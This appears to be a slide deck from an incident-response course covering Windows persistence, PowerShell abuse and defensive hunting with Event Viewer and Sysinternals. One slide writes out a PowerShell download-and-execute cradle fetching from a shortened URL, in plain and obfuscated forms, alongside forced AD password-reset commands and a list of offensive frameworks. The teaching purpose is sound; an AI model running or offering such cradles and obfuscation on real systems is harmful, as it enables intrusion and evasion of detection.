
Scheduled Tasks

- Introduced in Microsoft Plus! (1995)
- Triggers and Actions




Startup Items

Can be found in task manager



Registry


- ⬡ Introduced in 1992
- ⬡ Start programs at sign on/start up
- ⬡ HKEY_LOCAL_MACHINE = HKLM:\
- ⬡ HKEY_CURRENT_USER = HKCU:\
- ⬡ Startup Locations
 - ⬡ HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
 - ⬡ HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
 - ⬡ HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
 - ⬡ HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
- ⬡ Malware may redirect
 - ⬡ Registry key points to a different registry key



Name	Type	Data
(Default)	REG_SZ	(value not set)
AdobeGCInvoker-1.0	REG_SZ	"C:\Program Files (x86)\Common Files\Adobe\Ad...
RtkAudUService	REG_SZ	"C:\WINDOWS\System32\RtkAudUService64.exe" ...
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe

Services

- ⬡ May run as svchost.exe
- ⬡ 4 startup types
 - ⬡ Automatic (Delayed Start)
 - ⬡ Automatic
 - ⬡ Manual
 - ⬡ Disabled





PowerShell Profile

- Run each time PowerShell.exe is opened
- A PowerShell script

Description	Path
All Users, All Hosts	\$PSHOME\Profile.ps1
All Users, Current Host	\$PSHOME\Microsoft.PowerShell_profile.ps1
Current User, All Hosts	\$Home\[My]Documents\PowerShell\Profile.ps1
Current user, Current Host	\$Home\[My]Documents\PowerShell\ Microsoft.PowerShell_profile.ps1

Malicious Group Policies

- ⬡ Group policies can soften a device
 - ⬡ Disable anti-virus
 - ⬡ Turn off or flood logs
 - ⬡ Disable firewalls
 - ⬡ And more!
- ⬡ Group Policies can be used to establish registry based persistence
- ⬡ Malicious group policies are very dangerous

Hands-on

1. List all services with a startup type of "automatic" and "Automatic Delayed Start" using PowerShell.
 - Hint: Cmdlets won't always show all properties of a given cmdlet's output by default.

PowerShell:

IT People like it Attackers Love it

Why PowerShell?

- ⬡ .NET Integration
- ⬡ WINAPI Integration
- ⬡ Windows Remote Management (WIN-RM)
- ⬡ Windows Management Instrumentation (WMI)
- ⬡ Great Documentation
- ⬡ Many useful Cmdlets
- ⬡ Installed on every Windows system
- ⬡ Easy to write scripts
- ⬡ Janky Obfuscation



Obfuscation and PowerShell

- ⬡ Signature based detection on malicious PowerShell is useless
- ⬡ -nop == -nopr == -noprof == -nopprofile
- ⬡ These produce the same result
 - ⬡ Invoke-Expression (New-Object Net.WebClient).DownloadString("htt" + "ps://" + "bit.ly/sample")
 - ⬡ `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"N`e`T`.W`e`B`C`l`i`e`N`T")."D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+`t`ps://bit.ly/sample')

```
system("powershell -ExecutionPolicy Bypass -nopr -nonin Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force)");  
system("powershell -ExecutionPolicy Bypass -noprof -noninter Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force)");  
system("powershell -ExecutionPolicy Bypass -nopr -noninter Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force)");
```

PowerShell Based Exploitation

Open Source Tools

- ✧ Bloodhound
- ✧ Empire (BC-Security Branch)
- ✧ Powerup
- ✧ PoshC2
- ✧ Death Star
- ✧ <https://github.com/Magrene/PowershellShell/blob/Dev/Bucephalus.ps1>
- ✧ And more...



PsExec.exe easily used to escalate privileges to NT AUTHORITY\SYSTEM


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

Fighting Back



Event Viewer

- Stores event logs generated by operating system
- Best way to view is to export to a .csv and use Excel



Event Viewer + PowerShell Logging

Windows PowerShell Number of events: 7,053

Level	Date and Time
Information	3/30/2021 11:42:13 PM
Information	3/30/2021 11:42:13 PM
Information	3/30/2021 11:42:13 PM
Information	3/30/2021 11:42:13 PM
Information	3/30/2021 11:42:13 PM
Information	3/30/2021 11:42:13 PM
Information	3/30/2021 11:42:13 PM
Information	3/30/2021 11:42:13 PM
Information	3/30/2021 11:42:13 PM
Information	3/30/2021 11:42:13 PM
Information	3/30/2021 11:42:13 PM
Information	3/30/2021 11:42:13 PM

Event 800, PowerShell (PowerShell)

General Details

HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 EngineVersion=5.1.19041.610
 RunspaceId=fb5df97a-129d-4f73-8cba-9aff1c7b0bad
 PipelineId=1
 ScriptName=
 CommandLine=

Details:

CommandInvocation(Out-String): "Out-String"
 CommandInvocation(Out-Default): "Out-Default"
 ParameterBinding(Out-Default): name="Transcript"; value="True"
 ParameterBinding(Out-String): name="InputObject"; value="Cannot convert value
 ""25666191575498081239584599565842729172220791494840556645659116821151521543631987996410386707
 996974829918329637209367053214698473354584744622931876640396957421067692869159927190957378686
 731828162031054613367649508787168851112420686221161247232654927561551886537335838890491288916
 423158263554704154811276252730020711087206386918921037821713501766584649097078941750674329333
 56502404808514591061123741201827408646261678974381416599826263675361341746870478669384036012
 1742509430736797150240995107897332252518785571881798204422847045836105485828917229141467040
 227147545197526393214625310653228700673894651207424434066785396803780950036569619040967854415
 1" to type "System.Int32". Error: "Value was either too large or too small for an Int32.""
 ParameterBinding(Out-Default): name="InputObject"; value="Cannot convert value
 ""25666191575498081239584599565842729172220791494840556645659116821151521543631987996410386707
 996974
 829918329637209367053214698473354584744622931876640396957421067692869159927190957378686731828
 162031054613367649508787168
 851112420686221161247232654927561551886537335838890491288916423158263554704154811276252730020
 711087206386918921037821713
 501766584649097078941750674329333565024048085514591061123741201827408646261678974381416599826
 263675361341746870478669384
 03601217426504387367971502409951078973322525187855718817982044228470458361054858289172291414
 670405227147545197526393214
 6253106532287006738946512074244340667853968037809500365696190409678544151" to type
 "System.Int32". Error: "Value was
 either too large or too small for an Int32."

PowerShell for Defense

Many cmdlets can be leveraged to do threat hunting

- Get-NetTCPConnection
- Get-Process
- Get-Service
- Get-MPComputerStatus
- Get-MpThreat
- And more!

```
PS C:\Users\AnthonyM> get-mpthreat

CategoryID      : 8
DidThreatExecute : True
IsActive        : False
Resources       : {amsi:_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe,
                  internalamsi:_747D4E1CF20868AD39ACCF971FB2AB62}
RollupStatus    : 65
SchemaVersion   : 1.0.0.0
SeverityID      : 5
ThreatID        : 2147726489
ThreatName      : Trojan:PowerShell/Mountsi.A!ml
TypeID          : 0
PSComputerName  :

CategoryID      : 8
DidThreatExecute : False
IsActive        : False
Resources       : {(file:_C:\Users\AnthonyM\Downloads\Empire-3.7.2.zip, webfile:_C:\Users\AnthonyM\Downloads\Empire-3.7
                  .2.zip|https://code1oad.github.com/BC-SECURITY/Empire/zip/refs/tags/v3.7.2|pid:3992,ProcessStart:132
                  611071683674163)}
RollupStatus    : 1
SchemaVersion   : 1.0.0.0
SeverityID      : 5
ThreatID        : 2147730489
ThreatName      : Trojan:Win32/PSReflectiveLoader.A
TypeID          : 0
PSComputerName  :
```

SysInternals

- ⬡ <https://docs.microsoft.com/en-us/sysinternals/downloads/>
- ⬡ Fantastic suite of **FREE** tools developed by Mark Russinovich
 - ⬡ Autoruns: Good for identifying persistence
 - ⬡ TCPView: View Active TCP connections and TCP/UDP listeners
 - ⬡ ListDLLs: List all dlls currently loaded
 - ⬡ LogonSessions: All active logon sessions
 - ⬡ ProcessExplorer: Detailed information about processes
 - ⬡ LoadOrder: Shows the order drivers are loaded
 - ⬡ ProcessMonitor: Monitor the behavior of a process

Closing Thoughts

- ⬡ Incident response is often expensive (time=\$\$\$)
- ⬡ Identifying the root cause isn't always possible
 - ⬡ Highlighting potential root causes is a must
- ⬡ Recommendations should be substantive not surface level
- ⬡ Keep VERY good notes
- ⬡ Always check remote access logs like RDP, WIN-RM, SSH, HTTP, FTP etc.
- ⬡ Rebuilding breached infrastructure is often the best direction

Homework

- ⬡ Breached Domain controller
- ⬡ Hint: You might be getting some annoying behavior of the notepad variety
 - ⬡ <https://docs.microsoft.com/en-us/previous-versions/windows/desktop/xperf/image-file-execution-options>
 - ⬡ <https://blog.malwarebytes.com/101/2015/12/an-introduction-to-image-file-execution-options/>

Additional Resources

- ⬡ Windows Security Log Event IDs
 - ⬡ <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx>
- ⬡ Windows Sysinternals
 - ⬡ <https://docs.microsoft.com/en-us/sysinternals/>
- ⬡ Abusing Windows Management Instrumentation (Black Hat)
 - ⬡ <https://tinyurl.com/a7jpzmsc>
 - ⬡ <https://www.youtube.com/watch?v=0SjMgnGwpq8>
- ⬡ Revoke-Obfuscation: PowerShell Obfuscation Detection (Black hat)
 - ⬡ <https://www.youtube.com/watch?v=x97ejtv56xw>
- ⬡ PowerShell Documentation
 - ⬡ <https://docs.microsoft.com/en-us/powershell/>